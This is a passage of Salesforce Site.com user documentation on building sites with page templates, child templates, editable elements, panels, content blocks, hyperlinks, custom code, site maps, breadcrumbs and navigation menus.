

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition



About Child Templates

Child templates are a useful way to reuse common design elements for more complicated page layouts. For example, your website will probably have elements that are the same on every page in your site, such as a navigation menu. However, several pages may have elements that are common only to them, such as pages in a subsection of your site that include a subsection header. By using a child template, which is a template that's based on another template, you can reuse the main template design.

Using our main page template as a base, the child template inherits the non-editable header and navigation menu (1), and an editable center panel (2) where we add the non-editable subsection header (3). We also need to add a new editable center panel (4) because the center panel of the main template is editable only in pages directly based on the main template.

Now, any page based on the child template includes the non-editable main header, navigation menu, and subsection header, and an editable center panel (5) for that page's content.

Best Practices

- Plan your site structure and the layout of your pages. Taking the time to plan your website first saves time when you build your site.
- Identify which elements are common to all the pages of your site, such as navigation menus or headers, as these are the elements you can add to the page template.
- Use page templates wherever possible to promote content reuse and save time.
- Try to keep the design of your main page template as simple as possible to make it easier to modify in the future. For more complicated site designs, use [child templates](#) to achieve maximum flexibility.

[Creating Site.com Page Templates](#)

[Creating Site.com Pages](#)

[Setting Up the Contributor's Studio View](#)

[Identifying Which Template a Site.com Page Uses](#)

Creating Site.com Page Templates

A [page template](#) lets you define the layout and functionality of site pages in one location. By adding common page elements to the template and then basing site pages on it, you can achieve a consistent look and feel throughout your site. And because a template-based page inherits the template's elements, you can make site-wide changes from one location.

You can create a page template from a layout, or if you've already created a template, you can use it as a base to create a [child template](#), which lets you reuse the design of the main template.

Creating a Page Template from a Layout

To start from scratch with a completely blank template or use a basic page layout:

1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

 **Note:** Predefined page layouts use [panels](#) to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane (), and clicking **Apply**.

4. Choose a layout mode:
 - To expand the page to fill the width of the browser window, click **Full width**.
 - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The page template opens.

Next, you must [complete the template](#).

Tip:

- By default, any template you create is only available to other site administrators and designers in your organization. To let contributors create pages based on the template, select **Available to Contributor** in the Properties pane ().
- You can also create templates by [converting or duplicating other pages](#).

Creating a Child Template

To use an existing template as a base for a child template:

- The quickest option is to:
 1. Select the template in the Page Templates view on the Overview tab and click  > **Create Child Template**. Alternatively, click **Page Actions** > **Create Child Template** if the template is open.
 2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
 3. Click **Create**. The child template opens.
- Alternatively:

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- **Site.com** Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

1. Hover over **Page Templates** on the Overview tab and click **New**, or click **New Page Template** in the Page Templates view.
2. Enter the page template name. Template names can't include special characters, such as #, ?, or @.
3. Click **Page templates** and select the page template.
4. Click **Create**. The child page template opens.

Completing Your Template

Once you've created a template, you must take the next steps to complete it:

- [Lay out the page template](#)
- [Add other page elements to the template](#)
- [Create editable areas](#)
- [Create template-based site pages](#)

SEE ALSO:

About Editable Page Elements

When you mark a page element as `Editable` on a page template, that page element becomes editable in any child pages or templates derived from the parent template.

Consider these tips when creating editable page elements.

- Editable page elements are highlighted with a blue border in child pages and templates.
- If you make a page element within a panel editable, you can't also make the container panel editable.
- Users can't alter the events, style, or properties of an editable page element in pages based on the template.
- Users can't resize, reposition, or delete editable page elements in pages based on the template. However, if the element's [Auto Height property](#) is enabled in the template, its height will adjust to fit the content of the template-based page.
- Deleting an editable element from a page template removes it from all child pages and templates.
- When you enable the `Editable` property of a page element, any pages or child templates based on the template also inherit the enabled status. In turn, the enabled status in the child template cascades to any of *its* children, and so on. If you don't want its editability to cascade to any lower levels, disable the `Editable` property of a page element in a child template.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Editable Page Elements for Contributors

- Contributors can modify editable content blocks in site pages based on the template. They can also edit content blocks that you place in an editable panel in template-based site pages.

 **Tip:** To add a content block that only other site administrators or designers can edit, use [custom code](#) instead.

- Contributors can add content blocks to editable panels in site pages based on the template. If you make widgets available to contributors, they can also add them to editable panels.
- Site administrators and designers can edit any page element you make editable.

Default Content in Editable Page Elements

The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children. (To return control of the content to the parent template, select the editable page element on the page or in the Page Structure pane and click  > **Revert to Parent Content**. When you do this, any custom content in the editable page element is lost.)

Disabling the `Editable` property of a panel in a parent template overrides any changes made to that panel in child pages or templates. Changes to the panel at the child level disappear, and the panel reflects only the content from the parent template. However, the changes

at the child level aren't lost. Re-enabling the `Editable` property of the panel in the parent template restores the custom content previously added to its children. Any changes made to the element at the parent level will no longer show up.

Creating Site.com Pages

As a site administrator or designer, when you create a site page, you can choose to base it on a [page template](#). If you're creating several site pages that have common page elements, such as a navigation menu, you can save time and effort and achieve a consistent look and feel by [creating a page template](#) first and then basing your site pages on it. Alternatively, if none of your site pages have a similar structure or if you need to create a one-off site page that doesn't follow the overall site design, such as a home page, you can create a page based on a basic layout.

Creating Site Pages from a Layout

Start from scratch with a completely blank page or use a basic page layout.

1. Hover over **Site Pages** on the Overview tab and click **New**, or click **New > Site Page** when the Site Pages view is open.
2. Enter the site page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Click **Layouts** and select either a blank page or a predefined page layout, such as a page with a header and footer.

 **Note:** Predefined page layouts use [panels](#) to create columns, headers, and footers. These panels use inline CSS to set their position, so you can easily modify the layout after the page is created. However, if you're familiar with CSS and prefer using CSS rules, you can remove the inline style by selecting the panel, deleting the code from the Code tab in the Style pane (), and clicking **Apply**.

4. Choose a layout mode:
 - To expand the page to fill the width of the browser window, click **Full width**.
 - To set the page width, click **Fixed width** and enter the width.
5. Click **Create**. The site page opens.

Creating Site Pages from a Page Template

If you created a page template, you can base your site pages on it.

The quickest option is to:

1. Select the template in the Page Templates view and click  > **Create Page from Template**. Alternatively, click **Page Actions > Create Page from Template** if the template is open.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

[Editing Site.com Pages as a Designer or Site Administrator](#)



[Adding Site.com Page Elements](#)

Identifying Which Template a Site.com Page Uses

When you edit a template-based page, you can't modify its non-editable page elements. You also can't reposition, resize, or delete editable page elements, or alter the events, properties, or style associated with them. To update these elements or properties, you must edit them in the template the page is based on.

To identify which page template a site page is based on:

- Hover over the site page in the Sites Pages view on the Overview tab. An information popup appears that displays the page template's name.

- Examine the Page Structure pane when the page is open. The template's name is displayed as a link that you can click to open the template.

Renaming, Duplicating, and Converting Pages

When working with pages and templates, you can perform common tasks, such as renaming, deleting, or duplicating pages.

To access more page options, select or hover over a page on the Site Pages view of the Overview tab and click .

To access more template options, select or hover over a template in the Page Templates view of the Overview tab and click .

Alternatively, if the page or template is open, click on the toolbar.

The available options vary for pages and templates:

Select	To...
Edit	Open the page or template for editing. Alternatively, double-click the page or template.
Rename	Change the page or template name.
Preview	View the page in a browser window.
Duplicate	Create a copy of the page or template. Duplicating a page template doesn't duplicate the pages or templates based on it.
Delete	Remove a page or template. You can't delete a template that has pages based on it.

Changing a Page's Doctype Property

The Document Type Definition (DTD) or *doctype* of a page defines which version of HTML it's using. This information is used by some browsers to trigger a standard rendering mode. By default, each page's doctype is set to HTML5, which is the latest version, but you can change it to XHTML 1.0.

When the page is open:

1. Select the page in the Page Structure pane.
2. In the Properties pane, select an option in the Doctype drop-down list.

Site.com Page Elements

Page elements are the building blocks of your site pages and page templates. Combined, they provide the page's structure and content.

When a site page or page template is open in Site.com Studio, these page elements are available to site administrators and designers.

Page Element	Description
Content Block	Contains the page text, and can also house images, media, and hyperlinks. Also available to contributors if the page has editable areas.
Custom Code	Lets you customize your site by adding markup, such as HTML and JavaScript for elements that aren't provided in Site.com Studio.
Image	Adds images directly to the page.
Breadcrumb	Adds a breadcrumb navigation element to the page.
Menu	Creates a menu that lets users navigate through the pages of your site.
Panel	Adds structure to the page and lets you group other page elements together.
Button	Adds a button to the page. You can use the actions in the Events pane to add functionality to the button.
Form	Lets you create web-to-lead forms or gather customer feedback, and submit the data to Salesforce objects.
Input Fields	Provides several field types to add to forms or pages. When added to a form, binds to fields in the form's object. See Input Field Types on page 5479.
Data Element	Must be contained in a data repeater. Binds to a field in the data repeater's object and acts as a placeholder that shows the content of a specified field for the current record.
Data Function	Connects to a standard or custom Salesforce object, performs calculations on the returned results, and displays the calculation on the page.
Data Repeater	Connects to a Salesforce object and returns a dataset based on filters that you specify. Combines with data elements or custom code

[Adding Site.com Page Elements](#)

[Editing and Working With Site.com Page Elements](#)

Adding Site.com Page Elements

Page elements are the building blocks of your site pages and page templates. **Panel elements** add structure to your pages. You can think of both pages and panels as “containers” for the page elements that you add to them.

If a site page or page template is based on another **page template**, you can only add page elements to **editable panels**, which are highlighted with a blue border on the page.

Pages, panels, data repeaters, and forms are “container” page elements, so you can add other page elements to them when the page is open.

- In the Page Elements pane (), either:
 - Drag the page element onto the page canvas or container page element.
 - Click the page element, select where to place it in the popup that appears, and click **Apply**.
- In the Page Structure pane (), hover over a container page element and click  > **Add Page Elements**. Click the item you want to add or drag it onto the container page element.
- Select a container page element on the page and click  > **Add Page Elements**. Click the item you want to add or drag it into the container page element.

When you drag a page element into an editable panel, the page element displays a permitted icon and a green border shows where you're placing the element.

If you try dragging a page element into a panel that isn't editable, the page element displays a not-permitted icon.

Editing and Working With Site.com Page Elements

The Page Structure pane () displays the hierarchy of all elements on the page and is a very useful way of selecting, moving, and reordering elements, particularly for more complicated page designs.

- To select a page element, either click it on the page, or select it in the Page Structure pane. This highlights the element on the page and displays the item's selector bar and **Actions** menu ().
- To edit a page element, such as a content block, image, or custom code, either:
 - Double-click the element on the page.
 - Select the element on the page and click  > **Edit** on its selector bar.
 - Select or hover over the element in the Page Structure pane and click  > **Edit**.
 - Click **Edit Content** on the toolbar (for content blocks only).
- To move a page element, either:
 - Select the element on the page and drag it to the correct position, or click  > **Move** on its selector bar.
 - Drag the item to your preferred location in the Page Structure pane, or select it and click  > **Move** > *Direction*. You can also drag all page elements other than panels to your preferred location in the Page Structure pane.
- To resize a page element, select it and drag the resize handles to the correct size. If the corner resize handles are grayed out, it means the item's Auto Height property is enabled, which adjusts the height depending on its contents. To resize it to a set height, disable the property by either deselecting **Auto Height** in the Properties pane (), or by clicking one of the bottom resize handles and clicking **Disable Auto Height** in the popup message that appears.

Tip: If you disable the Auto Height property on an image, but you want it to retain its aspect ratio—the relationship of height to width—press and hold down the SHIFT key while you drag to resize it.

Alternatively, if you're using CSS to style the page element, adjust the style of the class or ID that styles it.

- To delete an element, select it and either:
 - Click  > **Delete** on the item's selector bar.
 - Press **DELETE**.
 - Click  on the toolbar.
 - In the Page Structure pane, click  > **Delete**.

If a site page or page template is based on another page template:

- The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.
- You can't reposition or resize its page elements. However, if the element's Auto Height property is enabled in the template, the height will adjust to fit the content in the template-based page. To edit the page element, you must edit it in the page template.
- You can't delete its page elements. To delete the page element, you must delete it from the page template.

[Laying Out Site.com Pages Using Panels](#)

[About Editable Page Elements](#)

Laying Out Site.com Pages Using Panels

A panel is a useful layout tool that defines the logical divisions of your page and lets you group page elements together for easy movement and positioning. Think of it as a container for other page elements, including other panels, or as a `div` that wraps around the content placed within it. Panels are ideal for adding editable areas to [page templates](#).

When you create a page template or site page, you can use predefined page layouts that include headers, footers, and columns, which are created using panels. Once created, you can then further modify the layout to match your site's design.

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use row and column panels. This feature adds panels with predefined CSS positioning to ensure they align correctly on the page.

 **Note:** Predefined page layouts, and row and column panels use inline CSS to set their position. If you're familiar with CSS and are using CSS rules to style your site, you can remove the inline CSS by deleting it from the Code tab in the Style pane () and clicking **Apply**.

To add row and column panels to a page:

- Select the page (the top folder icon) in the Page Structure pane ().
- Click  > **Add Rows and Column Panels**.
- Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a row panel:

- Above a panel, select the panel on the page or in the Page Structure pane and click  > **Add Rows and Column Panels > Insert Row Above**
- Below a panel, select the panel on the page or in the Page Structure pane and click  > **Add Rows and Column Panels > Insert Row Below**

To add row and column panels to another panel:

- Select the panel on the page or in the Page Structure pane.
- Click  > **Add Rows and Column Panels**.
- Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a single panel, drag a **Panel** from the Page Elements pane () onto the page.

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

By default, the height of a panel automatically adjusts when you add content to it because its Auto Height property is enabled. You can [disable the property to resize and reposition](#) panels. If you hover over a panel on the page, an information popup appears that displays the width and height of the panel.

When you drag a page element onto a panel, the edges change color, indicating that the element is now grouped within it. To remove the element from the group, drag it outside the panel.

SEE ALSO:

[Adding Site.com Page Elements](#)

[Positioning Panels Using CSS](#)

[Changing a Page Element's HTML Tag](#)

Positioning Panels Using CSS

A panel is a useful layout tool that defines the logical divisions of your page. Using CSS, you can position panels and improve the layout of the page.

Adding Padding and Margins to Panels

Two CSS properties—[margins and padding](#)—can help with your page layout by creating space between the rows and columns, and the content within. The margin property controls the space outside the panel between its border and outer edge, while the padding property controls the space between the panel's content and border.

To add margins and padding:

1. Select the panel.
2. Open the Dimensions section of the Style pane.
3. In the Margins section, either:
 - Set the margin width for all four sides by entering a value in the `A11` text box and selecting the unit of measurement.
 - Set the margin widths for the top, right, bottom, or left sides independently by entering a value in the appropriate text box and selecting the unit of measurement.
4. Similarly, in the Padding section, set the padding widths as required. Adding padding increases the total width of the panel. For example, if you have a panel with a width of 500px and you add padding of 20px to all sides, the total width of the panel will be 540px.

 **Tip:** You can center a panel or block page element using the margin property. Enter `0` in the `A11` text box and select Auto in the drop-down list.

Creating Column Panels Using the Float Property

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use [row and column panels](#). Alternatively, using the CSS [float](#) property, you can position panels to the left or right to create columns. (When you add panels using

Site administrator or designer role assigned at the site level

the row and column panels feature, they're automatically positioned using the float property.) For example, you could add two single panels to a container panel and set both panel's float and width properties to create a two-column page layout.

To create a column panel:

1. Select the panel.
2. Open the Layout section of the Style pane.
3. Click  to float the panel to the left, or click  to float the panel to the right. If you're creating a two-column layout, for example, ensure you set the float property of both panels.
4. Adjust the width of the panel to ensure the panels align correctly by either setting the width in the Dimensions section or dragging the panel's border on the page. For example, if you're creating two columns of equal width, set the width of both panels to 50%.

 **Tip:** When you use the float property, remember to set the overflow property of the container panel to "hidden." This allows the container panel to grow as the height of the column panels increase. Select the container panel and in the Layout section of the Style pane, select Hidden in the Overflow drop-down list.

Adding Images Directly to the Page

As a site administrator or designer, you can add images directly to your site pages and page templates or you can [add images to content blocks](#).

To add an image directly to the page:

1. Open the site page or page template.
2. Drag an **Image** from the Page Elements pane onto the page.
3. In the Add an Image dialog box, either:
 - Find an existing image by typing its name in the **Search Image** text box and selecting it from the list.
 - Upload an image from your computer in the Upload tab by browsing to the image, clicking **Upload**, and selecting it from the list.
4. Click **Apply**. The image is added to the page.
5. Enter a brief description of the image in the **Alternative Text** field in the Properties pane. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).

When in Design Mode, you can use the content editing toolbar to:

- Undo and redo your edits, and remove the formatting of text copied and pasted from Microsoft® Office, which can often include hidden formatting (1).
 - Cut, copy, and paste text (2).
 - Apply direct formatting (3), such as:
 - Font family and size
 - Bold, italic, underline, subscript, superscript, and strikethrough
 - Font and highlight color
 - Control the text style and layout (4) by:
 - Applying paragraph and heading styles
 - Setting paragraph indentation
 - Left-aligning, centering, right-aligning, or justifying text
 - Inserting numbered or bulleted lists
 - Insert a table, and add rows, columns, and spacing (5).
 - Add [images](#), [videos](#), and special characters (6).
 - Add and remove [hyperlinks](#) and [anchors](#) (7).
-  **Tip:** Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

Editing Content Blocks in Design Mode

Designers and site administrators can edit content blocks on the page. Content blocks contain the text for site pages, and can also house images, videos, and hyperlinks.

When the page is open in Design Mode:

1. Double-click the content block on the page.
2. Add or edit text and format it using the [content editing toolbar](#).

Tip:

- If you copy and paste text from Microsoft® Office, highlight the text and click  to remove any hidden formatting, which can adversely affect how the text appears on the page.
- Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

3. Add [images](#), [videos](#), [hyperlinks](#), or [anchors](#) as required.
4. Click **Save**.

 **Note:** The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.

Adding Video to Content Blocks in Design Mode

Designers and site administrators can add YouTube®, Google®, Adobe® Flash®, Windows Media®, and Apple QuickTime® videos to content blocks when viewing a page in Design Mode.

When the page is open:

1. Double-click the content block on the page.
2. Position your cursor where you want to insert the video and click .
3. In the Video Properties dialog box, select the video type and either:
 - Enter the URL to the video in the `video URL` text box—for example, `http://www.youtube.com/watch?v=123abc`.
 - Select a video from your website by clicking **From Website** and selecting the video in the list that appears.
 - Upload a video from your computer by opening the Upload tab, browsing to the image, and clicking **Upload**.
4. To specify how the video is displayed on the page, you can set:
 - The width and height of the video
 - How much space surrounds the video (which is controlled by the `hSpace` and `vSpace` properties)
 - How it aligns with the text on the page

You can also preview the video.
5. Click **Apply**. The video appears as an icon in the content block.
6. Click **Save**.

 **Note:** You can view all video types, other than Windows Media videos, when you [preview a page](#).

AND

Contributor role assigned at the site level

Attaching Hyperlinks to Text and Images in Design Mode

When viewing a page in Design Mode, designers and site administrators can create hyperlinks to:

- External Web pages or websites
- Pages and assets in the site
- Email messages
- Anchors on the page

When the page is open:

1. Double-click the content block on the page.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type in the Link to drop-down list. To link to:
 - A Web page:
 - a. Select **A URL**.
 - b. Type the address in the URL field—for example, `http://www.externalsite.com`.
 - c. Go to step 4.
 - A page or item in your site:
 - a. Select **An item in your site**.
 - b. Select the item type, such as a page or image.
 - c. Select the item. (If you can't see the list of items, place your cursor in the URL field and press the DOWN key on your keyboard.)
 - d. Go to step 4.
 - [An anchor](#) that you previously added to the page:
 - a. Select **An anchor on the page**.
 - b. Select the anchor in the drop-down list. Alternatively, enter a new anchor name and create the anchor afterwards.
 - c. Go to step 5.
 - An email message:
 - a. Select **An email**.
 - b. Enter the recipient's email address and the message information.
 - c. Go to step 5.

 **Note:** For content blocks in a data repeater, you can use [expressions](#) to add a custom link, such as a URL query string, to an item in your site or to a Web page.
4. To select which window the item should open in, select an option in the Target drop-down list:
 - **Popup window** loads the item into a popup window. When you select this option, you can set the title for the popup and control its appearance and size with the options that appear.
 - **New window (_blank)** loads the item into a new, unnamed browser window.
 - **Same window (_self)** loads the item into the same frame or window as the link. This is the default setting.
 - **Topmost window (_top)** loads the item into the topmost parent frameset or window of the frame that contains the link.

Adding Anchors to Pages in Design Mode

An anchor is an invisible marker that identifies a particular location on a page. If you're a designer or site administrator, you can add an anchor to the page and then create a hyperlink that jumps to that specific location. This can be useful if a page is particularly long; for example, if your page has several sections, you could add links to each section at the top of the page to aid navigation.

When the page is open in Design Mode:

1. Double-click the content block on the page.
2. Place your cursor at the beginning of the line where you want to link to and click .
3. Enter a name for the anchor and click **Apply**. Ideally, use a name that helps identify the anchor's location on the page—for example, *top*.
4. Now [create a hyperlink](#) that links to the anchor.

Adding Custom Code to Pages

Custom code lets you customize your site using markup, such as HTML and JavaScript.

- [Add markup to a specific location on a page](#) using the Custom Code page element. JavaScript added using the Custom Code page element loads when that part of the page loads.
- [Add markup to the page head](#). JavaScript in the page `head` loads first.
- [Add JavaScript to the page body](#) on page 5418. JavaScript added to the page `body` is positioned at the end of the `body` tag and only loads when the DOM is ready.
- [Add a reference to a JavaScript file or library](#) on page 5418 in the page `head` or `body`.

Tip:

- Scripts can't execute while you're editing a page in Site.com Studio. To test your code, preview the page.
- If you are building a Site.com site from an existing HTML site, avoid using the Custom Code page element to paste large chunks HTML from the original site. Instead, use the available page elements, such as [panels](#), [content blocks](#), and [data tables](#). This will let you make future updates and design changes much more easily.

Adding Markup Directly to the Page

1. Drag a **Custom Code** page element from the Page Element pane onto the page.
2. Enter the code in the Edit Code dialog box.
3. Click **Save and Close** to add the code directly to the page.

Adding Markup to the Page `head`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Head Markup section.
2. Enter the markup in the Edit HTML Code dialog box.
3. Click **Save and Close** to insert the markup into the page `head`.

Adding JavaScript to the Page `body`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Body Scripts section.
2. Enter the code in the Edit JavaScript Code dialog box. Don't add `<script>` tags, as they're already included.
3. Click **Save and Close** to add the code to the bottom of the page `body`.

Using JavaScript Files or Libraries

Instead of adding JavaScript code directly to a page, you can include links to imported or external JavaScript files, or to an open-source library (via the Google Libraries API).

1. In the Scripts section of the Properties pane, click  in either the Body Scripts or the Head Scripts section.
2. To link to:
 - A JavaScript file that you've imported, select **An imported script** and select the file.
 - An open-source JavaScript library, select **A Google AJAX library** and select the library.
 - An external JavaScript file, select **A URL to an external script** and enter the address.

[Adding Site.com Page Elements](#)

About the Site Map and Page Hierarchy

The Site Pages view on the Overview tab contains the pages and [site map links](#) of your website. The Site Map folder reflects the hierarchy or tree structure of your site by housing site pages and links that are included in the site map. When you create new pages or site map links, they're automatically added to this folder. The Landing Pages folder houses standalone pages that are excluded from the site map, making it ideal for temporary pages, such as promotional or competition pages.

 **Tip:** If you can't see the Site Map folder in the Site Pages view on the Overview tab, click .

When adding a navigation menu to your site, it's important to organize the hierarchy of your site pages and links accurately, because this structure is used to generate the menu. Pages and site map links are displayed in navigation menus in the order you arrange them.

In this representation of the site hierarchy, you can more clearly see the tree structure.

1. The Site Map folder, which contains four site pages.
2. A top-level page in the site hierarchy.
3. A top-level, parent page with two child pages. A child page is a page at a lower level in the site hierarchy than its parent page.
4. Two child pages.
5. The Landing Pages folder, which contains a temporary page that's not part of the site map or navigation menu.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

 **Tip:** If a page has child pages, the  icon appears beside it indicating that you can expand the branch.

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

[Adding Links to a Site Map](#)

Pages aren't the only things you can assign to your site map. Add internal or external URLs to your site map to customize your navigation menus and breadcrumbs, and achieve greater flexibility and control.

[Creating Site.com Pages](#)

Adding Links to a Site Map

Pages aren't the only things you can assign to your site map. Add internal or external URLs to your site map to customize your navigation menus and breadcrumbs, and achieve greater flexibility and control.

For example, let's say you have a top-level Products page that has a menu based on its child pages. You also want to include a page called Testimonials in the menu, but it's not a child page of the Products page. You can create a site map link that points to the Testimonials page and add the link under Products in the site map. Now when visitors view the Products page, they see a menu consisting of its child pages, along with a menu item that takes them directly to Testimonials.

1. On the Overview tab, click **New > Site Map Link**.
2. Enter a name for the link.
3. Enter a URL. URLs can be either relative or absolute, and are case sensitive.

 **Note:** You can't preview absolute site map links in Site.com Studio unless they include a prefix, such as `http://` or `https://`.

4. Click **Create**.
The link appears at the bottom of the site map.
5. Drag the link to the correct position in the site map.

[Adding Breadcrumb Navigation to Pages](#)

[Adding a Navigation Menu](#)

[About the Site Map and Page Hierarchy](#)

Adding Breadcrumb Navigation to Pages

Add a Breadcrumb page element to your page to help users navigate through your site and show the page's location in the site hierarchy.

Breadcrumb navigation is based on the pages and links in the site map and usually supplements menu navigation. You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

 **Tip:** To save time and effort, add a Breadcrumb page element to a page template to automatically include it on every template-based site page. The breadcrumb on each derived page dynamically updates based on its location in your site map.

1. Open the page or page template that you want to add the breadcrumb element to.
2. Drag a **Breadcrumb** from the Page Elements pane onto the page.
3. In the Properties pane, under `Root`, specify a custom root node for the breadcrumb. By default, the root value is set to `None`, which builds the breadcrumb structure based on the page's location in the site map.
 - Select `Home Page` to set the site's home page as the first item in the breadcrumb. To find out how to set a site's home page, see [Configuring Site Properties](#).
 - Select a specific site page to set it as the first item in the breadcrumb.

 **Note:** You can't set a site map link as a custom root node in a breadcrumb.

4. In the Properties pane, under `Separator`, you can customize the separator used between breadcrumb nodes.

By default, the separator is `>`. However, you can change it to another text symbol or insert HTML code for an image in your site, such as ``.

5. To style the breadcrumb:
 - a. Click the Style pane and ensure `Class` is selected.
 - b. Choose an option from the Style drop-down list.
 - c. Adjust the values in the [Visual tab](#) as desired.

AND

Site administrator or designer role assigned at the site level

Adding a Navigation Menu

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

1. Arrange site pages and [site map links](#) in the Site Map folder or the Landing Pages folder in the order you want them to appear in the menu by dragging them to the desired location. Drag a page or site map link onto another page or link to make it a child of that item. Drag pages or links into the Landing Pages folder to exclude them from the site map.

Tip: If you can't see the Site Map folder in the Site Pages view on the Overview tab, click

2. Open the page template or site page that you want to add the navigation menu to.
3. Drag a **Menu** from the Page Elements pane onto the page.
4. In the Properties pane, under Menu Source, select the pages that you want to use for the menu. By default, the Site Map folder is used to create the menu. Any site map link in the applicable hierarchy also shows up in your menu.
 - Select *Landing Pages* to create the menu from the pages in the Landing Pages folder.
 - Select *Child Pages* to create the menu from the current page's child pages.
 - Select *Sibling Pages* to create the menu from all of the pages that share the same parent as the current page.
 - Select a specific site page to create the menu from just its child pages.

Note: If you add a menu element to a page template, the menu doesn't display correctly in the template if you select *Child Pages* or *Sibling Pages* as the menu source, because page templates aren't part of the site map hierarchy. However, the menu appears as expected on site pages based on the page template.

5. To alter the appearance of the menu, you can select a different theme from the Theme Name drop-down list. For example, to create a drop-down menu, select `Horizontal Drop-down`. You can [modify the style of any theme](#) to suit your needs.
6. To change the name of a page in the menu, open the associated page and update its `Navigation Name` field in the Properties pane. Navigation names can include spaces and special characters.

Alternatively, to change the name of a site map link in your menu, hover over the link in the Site Pages view on the Overview tab, click **Edit**, and update the name.

Tip:

- When you add a new page or site map link, update a page's `Navigation Name` property, or rearrange pages or links, the menu updates automatically to reflect the changes.
- To automatically include a menu on every site page, add the menu to a [page template](#) and base the site pages on it.

[About the Site Map and Page Hierarchy](#)

[Adding Site.com Page Elements](#)

Styling Navigation Menus

Navigation menus are styled using CSS themes that you can customize to match the design of your website. When you add a navigation menu to a page, it uses a default theme to control its appearance. Choose from other existing themes in the Theme Name drop-down list in the Properties pane.

Alternatively, to customize a theme to suit your needs:

